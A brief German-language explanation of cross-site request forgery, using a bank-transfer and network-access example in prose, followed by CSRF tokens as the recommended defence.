So kann z.B. ein Benutzer bei seiner Bank-Website eingeloggt sein. Der Angreifer erstellt eine Website mit einem sich automatisch ausfüllenden Formular mit einer Anfrage zur Überweisung des Geldes an das Angreiferkonto. Da Benutzer bei der Bankwebsite eingeloggt ist, wird die Anfrage als legitim betrachtet und die Anfrage ausgeführt.

Genauso kann man mit CSRF jmd der in einem Netzwerk eingeloggt ist, dazu bringen für eine bestimmte IP-Adresse den Netzwerkzugriff zu ermöglichen.

Best Practice : CSRF-Token. Bei jeder Abfrage an den Webserver wird ein neues zufälliges Token mitgesendet, dass nur so lange gültig ist, bis der Client eine erneute Anfrage an den Server sendet.